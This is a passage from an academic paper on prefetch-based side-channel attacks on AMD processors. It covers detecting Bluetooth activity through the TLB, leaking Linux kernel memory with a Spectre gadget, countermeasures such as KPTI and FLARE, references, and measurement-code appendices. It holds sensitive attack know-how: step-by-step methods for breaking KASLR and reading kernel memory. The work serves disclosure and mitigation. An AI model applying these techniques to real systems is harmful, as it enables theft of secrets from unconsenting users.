In contrast to the template attack on the kernel from Section 4.2, we do not trigger the kernel activity from the attacker application. Instead, we rely on an external event, *i.e.*, a Bluetooth communication, that is handled in the kernel on the same core as the attacking application is running. If such an event is triggered, e.g., by the connected Bluetooth device, the kernel interrupts the attacker application and continues executing in the Bluetooth module. For this, the memory management unit (MMU) has to translate the virtual addresses of the accessed or executed pages, transparently caching them in the TLB. By monitoring the address, and thus the TLB state ($\mathbb{P}2$) using TLB-Evict+Prefetch, an attacker can detect if these pages have been accessed. Our attack has the following steps constantly repeated by the attacker:

1. **Evict TLB**: The attacker evicts entries from the TLB by accessing arbitrary user space addresses.
2. **Scheduling/Interrupt**: The attacker process is interrupted to handle an incoming event, e.g., a Bluetooth packet. Alternatively, the attacker relinquishes the core, allowing other processes to execute. If the victim accesses the monitored code, its translation is cached in the TLB.
3. **Time**: The attacker uses Prefetch+Time, *i.e.*, measures the execution time of prefetching the monitored address. If a low timing has been obtained, the attacker can conclude that the monitored address has been accessed ($\mathbb{P}2$) and, thus, an event of interest is observed.

Evaluation. We mounted our proof-of-concept implementation of the attack on an AMD Ryzen 5 2500U CPU, running Ubuntu 20.04 LTS with Linux kernel 5.9. We pair a smartphone with the computer and target the default Bluetooth kernel module present on Ubuntu without any modifications.

Figure 8 shows the obtained measurements by the attacker process via TLB-Evict+Prefetch. In each attack iteration, we attack the same offset in the kernel module. From the plot, we can see that the Bluetooth module always shows a slight activity in the TLB, *i.e.*, the prefetch time is sometimes fast. We




Figure 8: Detecting Bluetooth audio transmission with TLB-Evict+Prefetch. After 180 s, a 2:10 min song is played. Dots below the red line indicate that the page is in the TLB, *i.e.*, active, dots above the line indicate that the page is not in the TLB. During audio transmission, the page is always active.

assume that this is for keeping the connection alive. However, as soon as we start transmitting audio (gray area), the targeted address is always present in the TLB until we stop the audio transmission, leading to always fast prefetch times. Hence, we can introduce a static threshold (red line). If we do not measure any prefetch execution times above this threshold, the Bluetooth module is transmitting an audio stream.

One limitation of the attack on AMD CPUs is that there is no shared TLB between SMT threads. While the instruction and the data TLB are competitively shared, *i.e.*, the entries can be used by both threads, the entries are tagged using the thread ID [4]. Thus, entries can only be accessed by the owning thread of the entry. Therefore, cross-core monitoring is not possible on AMD CPUs.

4.4 Leaking Kernel Memory with Spectre

In this section, we combine Spectre with TLB-Evict+Prefetch to leak kernel memory from a recent Linux kernel. Since AMD CPUs are not affected by Meltdown [42], the kernel is still mapped in user space, as page table isolation [24] is not enabled. During transient execution, the kernel accesses an address based on a secret. Thereby, the address is loaded into the cache, and its translation stored in the TLB.

Most Spectre-type attacks use the cache as a covert channel and, thus, require shared memory between the kernel and user space. If the kernel tries to access a user-space address and SMAP is enabled [3, §5.6.6], the translation raises an exception. However, TLB-Evict+Prefetch can detect if a page translation of a kernel address is cached in the TLB (see Section 3).

To evaluate TLB-Evict+Prefetch for a Spectre-type attack, we implement a custom kernel module to which communication is enabled using `ioctl` from user space. The module contains a Spectre-PHT gadget accepting an `offset` variable as an user-controlled argument:

```
if (offset < data_len) tmp = LUT[data[offset] * 4096];
```

In contrast to the original Spectre attack [38], an adversary requires only full control over the `offset` but no control over the `LUT` address. Thus, our attack works without any shared




Figure 9: Leaking the secret string `SECRET` byte-by-byte from the Linux kernel. The lowest prefetch measurement for each kernel page correlates to the stored byte at the given offset.




Figure 10: Access times when prefetching kernel addresses. The yellow rectangle shows the location of the kernel. While the KASLR break without KPTI has been successful (blue), activating KPTI on AMD CPUs eliminates the leakage (red).

memory between the kernel and user space. A limiting factor of this attack is the requirement of the knowledge of the kernel address that is accessed by the Spectre gadget if KASLR is active on the attacked system. However, in Section 4.1, we demonstrate that both Prefetch+Time and Prefetch+Power can derandomize the kernel and, thus, obtain the address. In contrast, when using Spectre with Prime+Probe on the kernel, an attacker requires the knowledge of physical addresses to build an efficient eviction set. Unprivileged access to this information is typically prevented [37], and attackers can only resort to less-efficient eviction sets or the use of other side-channel information in combination with huge pages (if available) [55].

In our attack, we first mistrain the branch predictor by repeatedly providing an index that is within the allowed range. The CPU follows the branch to access a fixed kernel-location `LUT` based on the value stored at `data+offset`. Then, we evict the TLB by accessing arbitrary user-space addresses. Next, we provide an out-of-bounds offset, letting the processor speculatively access a memory location based on the sensitive data located at the given offset. Using prefetch, we now measure if the kernel address for each of the 256 possible byte values has been loaded into the TLB. The kernel address with the lowest execution time for the prefetch instruction leaks the actual byte value at the given offset. To increase the likelihood that the processor actually speculatively accessed the address, we repeat this attack step multiple times.

We successfully recovered a secret string of 1000 characters from Linux kernel 5.10.39 running on an AMD Ryzen 5 3600. With our unoptimized proof-of-concept implementation, we can recover the secret bytes with a success rate of 96.7 % (σ = 4.29) and a leakage rate of up to 58.98 B/s (52.85 B/s on average, σ = 2.14, n = 100). In contrast, Lipp et al. [40] achieved a leakage rate of 0.66 B/s exploiting AMD's way prediction in a similar setting. Canella et al. [11] described a similar attack using *Speculative Fetch+Bounce* but did not provide any numbers. For comparison, cache-based covert channels that rely on shared memory between kernel and user space achieve leakage rates of up to 5000 B/s [38].

Figure 9 illustrates the obtained measurements of the execution time of the different kernel addresses for each out-of-bounds offset. One can clearly see that the lower values correlate with the secret byte.

5 Countermeasures

In this section, we discuss different countermeasures and mitigation strategies for the presented attacks.

Page Table Isolation. With KAISER [24], Gruss et al. presented a countermeasure to prevent microarchitectural attacks on the kernel by unmounting the kernel address space while in user space. Canella et al. [12] proposed to map the entire kernel address space using dummy mappings to prevent microarchitectural KASLR breaks. A similar concept was also presented by Gens et al. [17]. While dummy mappings prevent attacks based on the page-table-level leakage, they do not prevent TLB- or cache-line-based leakage. The KAISER technique, implemented as KPTI [18] on Linux and KVAShadow on Windows [36], prevents exploitation of Meltdown on Intel CPUs [23, 42]. With this paper, we show that such a stronger kernel isolation should also be used on AMD CPUs.

To verify if page-table isolation is sufficient on AMD CPUs to mitigate our attacks, we enforced KPTI (`pti=on`) on the Linux kernel 5.4 on an AMD Ryzen 7 3700X CPU. While running our KASLR break (see Section 4.1) was possible without PTI, we can see in Figure 10 that we are not able to locate the kernel image anymore as the kernel addresses are not mapped in user space. The negative spike at the end is the still remaining mapped entry region `__entry_text_start` that is required to handle interrupts and system calls.

FLARE. With FLARE [12], Canella et al. presented a generic mitigation against known microarchitectural KASLR breaks. It uses dummy mappings in the kernel space to eliminate timing differences between mapped and unmapped pages. We used the proof-of-concept implementation [12] to evaluate if it mitigates our KASLR break. Figure 11 shows the




Figure 11: Access times when prefetching kernel addresses. The yellow rectangle shows the location of the kernel. While the KASLR break without FLARE has been successful (blue), activating it on AMD CPUs eliminates the leakage (red).

recorded traces of our KASLR break on a Ryzen 7 3700X. With FLARE activated, we cannot detect the kernel image. Note that FLARE does not prevent other presented attacks.

Prefetch Configuration MSRs. While AMD TLBs do not enable cross-core attacks by design, the timing side-channel leakage of the prefetch instruction is coherent with the caching properties of the TLB. Thus, it can not be resolved by different TLB hardware designs. However, we propose two alternative solutions to mitigate the presented side-channels in future CPUs. As the architectural behavior of the prefetch instruction is described merely as a hint, the processor is not required to execute it [3, §3.9.6.1]. Thus, the first and more aggressive solution is to introduce a bit in an MSR that, if set, treats every prefetch instruction as a NOP. To estimate the impact of this mitigation, we analyzed the prevalence of prefetch instructions. On Ubuntu 20.04, we only found 16 out of 1428 applications and libraries in the system folders that contain the prefetch instruction. Hence, we argue that the performance overhead of this mitigation would likely be not even noticeable.

The second alternative approach is to partially allow prefetching instruction on certain address ranges. Typically, the kernel is either mapped on the top or the bottom of the address space, *i.e.*, the most-significant bit of kernel addresses is either 0 or 1, depending on the operating system. We propose an MSR configuration that disables prefetching instructions for virtual addresses with either the most-significant bit set to 0, set to 1, or to disable it for all addresses. Thus, the operating system can disable prefetching instructions on kernel addresses, mitigating the attacks presented in this paper.

Restricting Access. With the Linux kernel 5.8, the `amd_energy` driver provides unprivileged access to the per-core energy measurements of AMD CPUs. To mitigate Prefetch+Power-type attacks, limiting user-space access is necessary to mitigate at least unprivileged attacks. Hence, as a result of this paper and PLATYPUS [41], AMD first restricted the access to privileged users, and Linux ultimately removed the driver in kernel 5.13 [46]. Further, the `k10temp` exposes the currents and voltages of the AMD CPUs to unprivileged users. While we did not evaluate this interface, we recommend restricting the interface to privileged users as well.

It is possible to prevent unprivileged usage of the high-resolution timers by setting the `CR4.TSD` bit [3, §3.2.5]. While setting this bit prevents an attacker from using `rdtsc`, `rdtscp`, and `rdpru`, it does not disable all timing primitives. A counting thread can be used as a high-resolution timing primitive to distinguish timing differences of a few cycles on AMD CPUs [40]. Moreover, we identified several widespread unprivileged applications that rely on `rdtsc`, including XWayland, adb, cargo, and Docker. Hence, restricting unprivileged access to high-resolution timers is not only ineffective against attacks, but also has adverse effects on benign applications.

6 Related Work & Discussion

In this section, we discuss related and future work.

Prefetcher. Gruss et al. [25] investigated the software prefetch instruction on Intel CPUs. They showed that the software prefetch instructions leak the page-table level of inaccessible virtual addresses and used this observation to build a KASLR break. Their other observation that the prefetch instruction allegedly prefetches inaccessible addresses into the cache, has been shown to be wrongly attributed to the prefetcher [60]. Schwarzl et al. [60] showed that the actual root cause of this observation is speculative execution caused by a Spectre gadget in the kernel. Shin et al. [61] exploited the hardware prefetchers on Intel CPUs to attack OpenSSL. Rohan et al. [52] reverse-engineered the hardware stream prefetcher on Intel CPUs and built a prefetch-based covert channel. In contrast to previous work, we are the first to explore the prefetch side channel on AMD CPUs.

TLB Attacks. Gruss et al. [25] exploited the TLB and address translation caches on Intel CPUs using the prefetch instruction. With TLBleed, Gras et al. [22] reverse-engineered undocumented address functions of TLBs on Intel CPUs and recovered EdDSA keys using a Prime+Probe-style attack on the TLB. Koschel et al. [39] exploit tagged TLBs to break KASLR even in the face of state-of-the-art mitigations. Schwarz et al. [54] leveraged the store buffer in combination with the TLB to break KASLR or to infer control flow of the kernel. However, their necessary attack primitives only apply to Intel CPUs as they were unsuccessful in reproducing them on either ARM or AMD CPUs. In this paper, we demonstrate that similar attacks can be performed on AMD CPUs.

Van Schaik [62, 63] reverse-engineered the MMU to build eviction sets for the TLB and translation caches on Intel, AMD, and ARM CPUs to recover AES keys in OpenSSL's T-Table implementation. Gras et al. [21] exploit the property that page-table pages are stored in the last-level cache of Intel CPUs to break code and heap ASLR from JavaScript.

Power Measurement. While hardware-based power analysis is usually conducted using physical probes [48, 53], software-based power analysis allows performing similar attacks without physical access to the attacked device. Gao et al. [16] used Intel RAPL within containers to co-locate containers on the same host. In 2017, Fusi [15] showed that the Intel RAPL interface can be used to observe whether branches have been taken or if data has been cached but concluded that the sampling rate to recover RSA keys is too low. In 2018, Mantel et al. [44] showed that it can be used to distinguish RSA keys with different Hamming weight using machine learning but did not demonstrate concrete attacks. However, in 2021, Lipp et al. [41] showed that the Intel RAPL interface can indeed be exploited to leak cryptographic key material and to break KASLR. They analyzed the side-channel leakage by showing that one can distinguish between instructions and the Hamming weight of operands and data. On Intel, they demonstrated the recovery of AES-NI and RSA keys in unprivileged and privileged attack scenarios. While they analyzed the leakage behavior of an AMD CPU, they did not demonstrate any attacks. With our KASLR break, we demonstrate the first software-based power side-channel attack on AMD.

In addition to the power measurement capabilities of the CPU, research has been conducted on devices that provide other means of energy measurement of the platform under attack. Qin et al. [51] and Yan et al. [67] monitored the system power information on mobile devices (voltage, current, battery charge) to distinguish different applications and websites or observing keystrokes. O'Flynn [50] demonstrated side-channel attacks using an onboard analog-to-digital converter to recover secrets processed in the secure world on a TrustZone-enabled device.

7 Conclusion

In this paper, we demonstrated that prefetch side channels undermine the isolation between user and kernel space on AMD CPUs. We introduced three exploit primitives, Prefetch+Time, Prefetch+Power, and TLB-Evict+Prefetch, that exploit timing and power variations of the prefetch instructions. We demonstrated the applicability in real-world scenarios to break (fine-grained) KASLR, monitor kernel activity, establish a covert channel, and even leak kernel memory with Spectre gadgets. Finally, we evaluated existing mitigations and discussed possible new mitigations to prevent the presented attacks.

Acknowledgments

We would like to thank our anonymous reviewers and in particular our shepherd, Anil Kurmus, for their feedback that helped improve this paper. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation program (grant agreement No 681402). Additional funding was provided by a generous gift from Intel. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] Accardi, Kristen Carlson. Function Granular KASLR, 2020. URL: https://patchwork.kernel.org/project/kernel-hardening/list/?series=354389.

[2] Advanced Micro Devices Inc. *Software Optimization Guide for AMD Family 15h Processors*, January 2014.

[3] Advanced Micro Devices Inc. AMD64 Architecture Programmer's Manual, 2017.

[4] Advanced Micro Devices Inc. Software Optimization Guide for AMD Family 17h Processors, 2017.

[5] Advanced Micro Devices Inc. *Open-Source Register Reference For AMD Family 17h Processors Models 00h-2Fh*, 3.03 edition, 7 2018.

[6] Advanced Micro Devices Inc. Software Techniques for Managing Speculation on AMD Processors, 2018. Revison 7.10.18.

[7] Advanced Micro Devices Inc. *AMD uProf User Guide*, 3.2 edition, 2019.

[8] Thomas W Barr, Alan L Cox, and Scott Rixner. Translation Caching: Skip, Don't Walk (the Page Table). *ACM SIGARCH*, 2010.

[9] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandt ner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: exploiting speculative execution through port contention. In *ACM Conference on Computer and Communications Security (CCS)*, 2019.

[10] Billy Brumley and Risto Hakala. Cache-Timing Template Attacks. In *International Conference on the Theory and Application of Cryptology and Information Security (AsiaCrypt)*, 2009.

[11] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In *ACM Conference on Computer and Communications Security (CCS)*, 2019.

[12] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. KASLR: Break It, Fix It, Repeat. In *ACM ASIA Conference on Computer and Communications Security (ASIACCS)*, 2020.

[13] Suresh Chari, Josyula R Rao, and Pankaj Rohatgi. Template attacks. In *Conference on Cryptographic Hardware and Embedded Systems (CHES)*, 2002.

[14] Naveen Krishna Chatradhi. hwmon: Add amd_energy driver to report energy counters, 2020. URL: https://patchwork.kernel.org/patch/11496005/.

[15] Matteo Fusi. Information-Leakage Analysis Based on Hardware Performance Counters, 2017. URL: https://www.politesi.polimi.it/handle/10589/137507.

[16] Xing Gao, Zhongshu Gu, Mehmet Kayaalp, Dimitrios Pendarakis, and Haining Wang. ContainerLeaks: Emerging Security Threats of Information Leakages in Container Clouds. In *IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, 2017.

[17] David Gens, Orlando Arias, Dean Sullivan, Christopher Liebchen, Yier Jin, and Ahmad-Reza Sadeghi. LAZARUS: Practical Side-Channel Resilient Kernel-Space Randomization. In *International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2017.

[18] Thomas Gleixner. x86/kpti: Kernel Page Table Isolation (was KAISER), 2017. URL: https://lkml.org/lkml/2017/12/4/709.

[19] Enes Göktaş, Kaveh Razavi, Georgios Portokalidis, Herbert Bos, and Cristiano Giuffrida. Speculative Probing: Hacking Blind in the Spectre Era. In *ACM Conference on Computer and Communications Security (CCS)*, 2020.

[20] Corey Gough, Ian Steiner, and Winston Saunders. *Energy Efficient Servers*. Apress, 2015.

[21] Ben Gras and Kaveh Razavi. ASLR on the Line: Practical Cache Attacks on the MMU. In *Network and Distributed System Security Symposium (NDSS)*, 2017.

[22] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks. In *USENIX Security Symposium*, 2018.

[23] Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer. *USENIX ;login*, 2018.

[24] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In *Engineering Secure Software and Systems (ESSoS)*, 2017.

[25] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[26] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In *Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2016.

[27] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In *USENIX Security Symposium*, 2015.

[28] Hegde, Ravi. Optimizing Application Performance on Intel® Core™ Microarchitecture Using Hardware-Implemented Prefetchers, 2008.

[29] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks against Kernel Space ASLR. In *IEEE Symposium on Security and Privacy (S&P)*, 2013.

[30] Intel. TLBs, Paging-Structure Caches, and Their Invalidation, 2007. URL: https://software.intel.com/content/www/us/en/develop/articles/intel-sdm.html.

[31] Intel. Intel Analysis of Speculative Execution Side Channels, 2018. Revision 4.0.

[32] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual, 2019.

[33] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide, 2019.

[34] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cross processor cache attacks. In *ACM ASIA Conference on Computer and Communications Security (ASIACCS)*, 2016.

[35] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[36] Ken Johnson. KVA Shadow: Mitigating Meltdown on Windows, Mar 2018. URL: https://blogs.technet.microsoft.com/srd/2018/03/23/kva-shadow-mitigating-meltdown-on-windows/.

[37] Kirill A. Shutemov. Pagemap: Do Not Leak Physical Addresses to Non-Privileged Userspace, 2015. URL: https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=ab676b7d6fbf4b294bf198fb27ade5b0e865c7ce.

[38] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[39] Jakob Koschel, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. TagBleed: Breaking KASLR on the Isolated Kernel Address Space Using Tagged TLBs. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, 2020.

[40] Moritz Lipp, Vedad Hadžić, Michael Schwarz, Arthur Perais, Clémentine Maurice, and Daniel Gruss. Take a Way: Exploring the Security Implications of AMD's Cache Way Predictors. In *ACM ASIA Conference on Computer and Communications Security (ASIACCS)*, 2020.

[41] Moritz Lipp, Andreas Kogler, David Oswald, Michael Schwarz, Catherine Easdon, Claudio Canella, and Daniel Gruss. PLATYPUS: Software-based Power Side-Channel Attacks on x86. In *IEEE Symposium on Security and Privacy (S&P)*, 2021.

[42] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security Symposium*, 2018.

[43] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In *IEEE Symposium on Security and Privacy (S&P)*, 2015.

[44] Heiko Mantel, Johannes Schickel, Alexandra Weber, and Friedrich Weber. How Secure is Green IT? The Case of Software-Based Energy Side Channels. In *European Symposium on Research in Computer Security (ESORICS)*, 2018.

[45] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In *Network and Distributed System Security Symposium (NDSS)*, 2017.

[46] Michael Larabel. AMD Energy Driver Booted From The Linux 5.13 Kernel, 2021. URL: https://www.phoronix.com/scan.php?page=news_item&px=Linux-5.13-AMD-Energy-Removed.

[47] Mitchell, Kenneth. AMD Ryzen Processor Software Optimization, 2020. URL: http://gpuopen.com/wp-content/uploads/slides/GPUOpen_Let%E2%80%99sBuild2020_AMD%20Ryzen%E2%84%A2%20Processor%20Software%20Optimization.pdf.

[48] Mehari Msgna, Konstantinos Markantonakis, and Keith Mayes. Precise Instruction-Level Side Channel Profiling of Embedded Processors. In *International Conference on Information Security Practice and Experience*, 2014.

[49] Naveen, Krishna Chatradhi. hwmon: amd_energy: match for supported models, 2020. URL: https://patchwork.kernel.org/patch/11646271/.

[50] Colin O'Flynn and Alex Dewar. On-Device Power Analysis Across Hardware Security Domains. *Conference on Cryptographic Hardware and Embedded Systems (CHES)*, 2019.

[51] Yi Qin and Chuan Yue. Website Fingerprinting by Power Estimation Based Side-Channel Attacks on Android 7. In *IEEE International Conference on Big Data Science and Engineering (BigDataSE)*, 2018.

[52] Aditya Rohan, Biswabandan Panda, and Prakhar Agarwal. Reverse engineering the stream prefetcher for profit. In *Security of Software/Hardware Interfaces (SILM) Workshop*, 2020.

[53] Sami Saab, Pankaj Rohatgi, and Craig Hampel. Side-channel protections for cryptographic instruction set extensions. *IACR Cryptology ePrint Archive*, 2016. URL: https://eprint.iacr.org/2016/700.

[54] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. *arXiv:1905.05725*, 2019.

[55] Michael Schwarz, Daniel Gruss, Samuel Weiser, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In *Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2017.

[56] Michael Schwarz, Florian Lackner, and Daniel Gruss. JavaScript Template Attacks: Automatically Inferring Host Information for Targeted Exploits. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[57] Michael Schwarz, Moritz Lipp, Claudio Canella, Robert Schilling, Florian Kargl, and Daniel Gruss. ConTExT: A Generic Approach for Mitigating Spectre. In *Network*

and Distributed System Security Symposium (NDSS), 2020.

[58] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[59] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In *ACM Conference on Computer and Communications Security (CCS)*, 2019.

[60] Martin Schwarzl, Thomas Schuster, Michael Schwarz, and Daniel Gruss. Speculative Dereferencing of Registers: Reviving Foreshadow. In *Financial Cryptography and Data Security (FC)*, 2021.

[61] Youngjoo Shin, Hyung Chan Kim, Dokeun Kwon, Ji Hoon Jeong, and Junbeom Hur. Unveiling Hardware-based Data Prefetcher, a Hidden Source of Information Leakage. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2018.

[62] Stephan Van Schaik, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Malicious Management Unit: Why Stopping Cache Attacks in Software is Harder Than You Think. In *USENIX Security Symposium*, 2018.

[63] Stephan Van Schaik, Kaveh Razavi, Ben Gras, Herbert Bos, and Cristiano Giuffrida. Revanc: A framework for reverse engineering hardware page table caches. In *ACM European Conference on Computer Systems (EuroSys)*, 2017.

[64] Daniel Weber, Ahmad Ibrahim, Hamed Nemati, Michael Schwarz, and Christian Rossow. Osiris: Automated Discovery Of Microarchitectural Side Channels. In *USENIX Security Symposium*, 2021.

[65] Samuel Weiser, Andreas Zankl, Raphael Spreitzer, Katja Miller, Stefan Mangard, and Georg Sigl. DATA - Differential Address Trace Analysis: Finding Address-based Side-Channels in Binaries. In *USENIX Security Symposium*, 2018.

[66] Wu, David and Kuepper, Joel. AssemblyLine, 2021. URL: https://github.com/0xADE1A1DE/AssemblyLine.

[67] Lin Yan, Yao Guo, Xiangqun Chen, and Hong Mei. A Study on Power Side Channels on Mobile Devices. In *Symposium on Internetware*, 2015.

Table 4: Performance counters leveraged to analyze the prefetch leakage.

Category	Counter	Description
Prefetch	`ls_inef_sw_pref.mab_mch_cnt`	Software prefetches that did not fetch data outside of the processor core
	`ls_pref_instr_disp.load_prefetch_w`	Dispatched PREFETCHT0/1/2 instructions
	`ls_pref_instr_disp.prefetch_nta`	Dispatched PREFETCHNTA instructions
TLB	`ls_l1_d_tlb_miss.all`	L1 DTLB Miss or Reload (all sizes)

A Performance Counters

On AMD, we use the performance counters shown in Table 4 to analyze the behavior of the software prefetch instruction.

B Retirement Experiment

In this section, we discuss the measurement code of the retirement experiment discussed in Section 3.3. To obtain a timestamp, we either use `rdpru` or `rdtscp`. As discussed in Section 3.1, we need to add additional fences if `rdpru` is used. We note that we used `lfence` instructions as `mfence`, contrary to its documentation [33], seems to be ordered with respect to prefetch instructions. Figure 12 shows the measurement code for one of the measured cases. We refer to our code in our GitHub repository[2] for the full implementation. The obtained results, as shown in Table 5, indicate that loads triggered by software prefetch instructions are immediately marked as complete after the address translation. Similar timing differences are visible for other prefetch instructions such as `prefetcht0`.

```
for (size_t i = 0; i < 1000000; i++) {
  flush(address);
  lfence();
  start = get_timestamp();

  prefetch(address);
  lfence();

  measurements[i] = get_timestamp() - start;
}
```

Figure 12: Retirement Experiment

To rule out the possibility that the `prefetch` instruction is not only serialized with respect to `cpuid`, we designed the

[2] https://github.com/amdprefetch/amd-prefetch-attacks




Figure 13: Execution time in cycles of executing `prefetcht0` instructions, memory loads and `nop`s.

Table 5: Measured execution times for memory loads and prefetches.

Instructions	Runtime in cycles
`movq` + `cpuid`	945.71 (n = 1 000 000, $\sigma_{\bar{x}}$ = 229.42)
`movq` + `lfence`	814.44 (n = 1 000 000, $\sigma_{\bar{x}}$ = 241.46)
`prefetchnta` + `cpuid`	842.96 (n = 1 000 000, $\sigma_{\bar{x}}$ = 249.07)
`prefetchnta` + `lfence`	158.58 (n = 1 000 000, $\sigma_{\bar{x}}$ = 124.12)

following additional experiment. Using AssemblyLine [66], we generate code within a single run of our program that performs a different number of memory loads, respectively, a different number of `prefetch` instructions and `nop`s followed by a `cpuid` instruction. Before we emit the first load or prefetch instruction, we issue a `movntdqa` instruction that takes a long time to complete and thus, blocks all subsequently issued instructions from retiring in the reorder buffer.

We record the measured execution time of each run on an AMD Ryzen 5 3600 (Zen 2) CPU and present the average execution time of the performed measurements in Figure 13.

One can clearly see the increase in the execution time of the load instructions starting when the 44 entries of the load queue are exhausted. However, for `prefetch` instructions, the execution time increases linearly, hinting that the `prefetch` instruction does not cause a stall and is immediately marked as completed. This also confirms the description by AMD that "*[...] a load instruction may cause a subsequent instruction to stall until the load completes, but a prefetch instruction will never cause such a stall.*" [3, §3.9.6.1]. For the inserted `nop` instructions, we observe an increase in the execution time after 224 instructions corresponding to the number of entries in the reorder buffer.

C Measured Instruction Sequences

Listing 1 shows the instruction sequences that have been measured for Figure 1. All instructions are executed in an endless loop on one CPU core and measured by a different core using the RAPL interface. Registers are initialized to zero if not specified otherwise. Note that this specific `xor` target leads to a read-after-write hazard, which results in measuring only a single `xor` and not multiple parallel `xor`s [9].

```
1  void target_flush() {
2          asm volatile(
3          "1:\n"
4          "clflush 0(%0)\n"
5          "jmp 1b\n" : : "c"(dst) : "memory");
6  }
7  void target_rdtsc() {
8          asm volatile(
9          "1:\n"
10         "rdtsc\n"
